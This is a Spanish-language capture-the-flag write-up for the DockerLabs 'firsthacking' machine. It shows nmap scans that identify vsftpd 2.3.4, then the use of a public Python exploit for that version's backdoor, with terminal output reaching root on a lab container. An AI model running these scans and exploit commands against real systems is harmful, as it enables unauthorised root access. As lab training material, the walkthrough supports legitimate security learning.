

# firsthacking (DockerLabs)


En primer lugar vemos con **nmap** los puertos abiertos.


Parece que solo el 21 (FTP), así que volvemos a ejecutarlo sobre ese puerto concreto con la opción -sV para ver la versión del servicio.

Parece ser vsftpd 2.3.4.



```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -p- --open -sS -n -nP 172.17.0.2  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 03:08 EST  
Nmap scan report for 172.17.0.2  
Host is up (0.000016s latency).  
Not shown: 65534 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds  
  
(kali@kali)-[~]  
$ nmap -p21 -sCV 172.17.0.2  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 03:08 EST  
Nmap scan report for 172.17.0.2  
Host is up (0.000063s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds  
  
(kali@kali)-[~]  
$
```

Buscamos un exploit para esta conocida vulnerabilidad. Como soy un forofo de Python, intentaré encontrar un exploit en ese lenguaje, y lo encontramos en GitHub:





Vamos a clonar el código en la carpeta de nuestro proyecto:



Por último miramos a ver cómo se usa el exploit y lo ejecutamos contra la máquina vulnerable:

# vsftpd 2.3.4 Exploit (Python)

## Python exploit for the backdoor left in vsftpd 2.3.4

Triggers the vsftpd 2.3.4 backdoor and prints the supplied command's output

Usage: ./vsftpd\_234\_exploit.py [IP address] [port] [command] Example: ./vsftpd\_234\_exploit.py 192.168.1.10 21 whoami

Sencillo, sólo hay que indicar la IP de la máquina víctima, el puerto (21) y un comando, en este caso usaremos 'whoami'.

Entramos en la carpeta donde se clonó y lo ejecutamos:

```
kali@kali: ~/DockerLabs/firsthacking/vsftpd-2.3.4-exploit
Session Actions Edit View Help

(kali@kali)-[~/DockerLabs/firsthacking/vsftpd-2.3.4-exploit]
$ ls
README.md  vsftpd_234_exploit.py

(kali@kali)-[~/DockerLabs/firsthacking/vsftpd-2.3.4-exploit]
$ python3 vsftpd_234_exploit.py 172.17.0.2 21 whoami
[*] Attempting to trigger backdoor...
[+] Triggered backdoor
[*] Attempting to connect to backdoor...
[+] Connected to backdoor on 172.17.0.2:6200
[+] Response:
root

(kali@kali)-[~/DockerLabs/firsthacking/vsftpd-2.3.4-exploit]
$
```

Listo, somos root :-)